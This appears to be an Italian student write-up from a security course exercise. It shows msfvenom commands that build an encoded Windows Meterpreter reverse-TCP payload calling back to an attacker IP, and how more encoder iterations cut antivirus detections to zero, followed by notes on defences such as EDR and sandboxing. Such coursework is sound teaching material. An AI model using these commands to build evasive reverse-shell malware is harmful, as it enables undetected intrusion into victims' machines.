venerdì 13 dicembre 2024 15:30

Traccia:

L'esercizio di oggi consiste nel creare un malware utilizzando MSFvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.

1. Utilizzo di msfvenom per generare il malware.

2. Migliorare la Non Rilevabilità

3. Test del Malware una volta generato.

Questo è il malware analizzato durante la lezione:

```
C:\home\kali> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.111 LPORT=5959 -a x86 --platform windows -e x86/shikat
a_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -
```

● msfvenom: è Il comando per generare payloads.

●-p windows/meterpreter/reverse_tcp: Specifica il payload. In questo caso, è un payload Meterpreter che stabilisce una connessione inversa TCP.

● LHOST=192.168.50.111: Indirizzo IP dell'attaccante dove il payload tenterà di connettersi.

● LPORT=5959: Porta che l'attaccante utilizzerà per ascoltare la connessione inversa.

●-a x86: Architettura del payload, in questo caso x86 (32 bit).

●--platform windows: Piattaforma target, in questo caso Windows.

●-e x86/shikata_ga_nai: Codifica il payload utilizzando l'encoder shikata_ga_nai, noto per essere un encoder polimorfico.

●-i 100: Indica il numero di iterazioni di codifica da applicare (100 iterazioni).

●-f raw: Formato di output, in questo caso raw (grezzo), senza nessun wrapper.

Il payload grezzo generato dalla prima parte viene passato attraverso un'altra fase di codifica

● |: Pipe, utilizza l'output della prima parte come input per il prossimo comando msfvenom.

●-e x86/countdown: Codifica il payload utilizzando l'encoder countdown.


●-i 200: Indica il numero di iterazioni di codifica da applicare (200 iterazioni).

●-i 138: Indica il numero di iterazioni di codifica da applicare (138 iterazioni).

●-o sorpresa.exe: Specifica il nome del file di output, in questo caso

sorpresa.exe.


Se facciamo analizzare questo codice a VirusTotal ci mostrerà come 9 antivirus su 62 lo abbiano rilevato shikata ga nai come codice malevolo



Cambiando il codice aumentando il numero di interazioni a 1000 in questo modo:

```
C:\home\kali> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.111 LPORT=5959 -a x86 --platform windows -e x86/shikat
a_ga_nai -i 1000 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 1000 -o sorpresa1.exe
Attempting to read payload from STDIN
```

Possiamo vedere come il numero di rilevazioni scenda a 0 ingannando così gli antivirus



Utilizzare encoder e offuscamenti come shikata_ga_nai può rendere un file malevolo più difficile da rilevare per gli antivirus tradizionali, ma ci sono delle limitazioni e contromisure.

Come funziona?

1. **Encoder come "shikata_ga_nai":**
   - Offuscano il codice del payload usando tecniche come la cifratura o l'alterazione del codice binario.
   - Cambiano la rappresentazione del file a livello binario senza modificarne il comportamento, rendendo più difficile l'identificazione basata sulle **firme statiche** (metodo tradizionale degli antivirus).
2. **Iterazioni multiple:**
   - Aumentare il numero di iterazioni dell'encoder complica ulteriormente il codice, rendendo più complesso per gli antivirus riconoscere schemi noti o firme specifiche.
   - Tuttavia, un numero eccessivo di iterazioni può rallentare o compromettere l'esecuzione del payload stesso.

Perché gli antivirus non rilevano il file?

- **Rilevamento basato su firme:** Molti antivirus si basano ancora su firme statiche (sequenze di byte note). Se il file è offuscato, la firma non combacia e non viene rilevato.
- **Offuscamento dinamico:** Encoder come shikata_ga_nai generano una versione diversa del payload a ogni esecuzione, eliminando firme statiche.
- **Limitazioni nei comportamenti:** Senza eseguire il file, gli antivirus non possono sempre analizzarne il comportamento (sandboxing o EDR avanzati).

Le contromisure moderne degli antivirus

Molti antivirus moderni (soprattutto le soluzioni avanzate come EDR - Endpoint Detection and Response) hanno iniziato a superare queste tecniche tramite:

1. **Analisi comportamentale:** Osservano come il file si comporta una volta eseguito (ad esempio, se tenta di aprire connessioni in uscita o di alterare file di sistema).
2. **Machine Learning:** Riconoscono schemi sospetti anche senza firme note.
3. **Analisi in tempo reale:** Alcuni strumenti eseguono il file in sandbox isolate per capire se è malevolo.

Cosa puoi imparare da questo?

1. **La sicurezza non è perfetta:** Anche strumenti sofisticati possono essere elusi, soprattutto con offuscamenti e tecniche avanzate.
2. **I limiti degli encoder:** Gli encoder sono efficaci contro rilevamenti statici, ma non contro analisi comportamentali. Inoltre, un payload troppo offuscato potrebbe essere rilevato **come sospetto** (e non necessariamente come malware).
3. **Importanza dell'approccio multilivello:** Una buona difesa prevede più livelli di protezione, tra cui firewall, EDR, sandboxing, e un monitoraggio continuo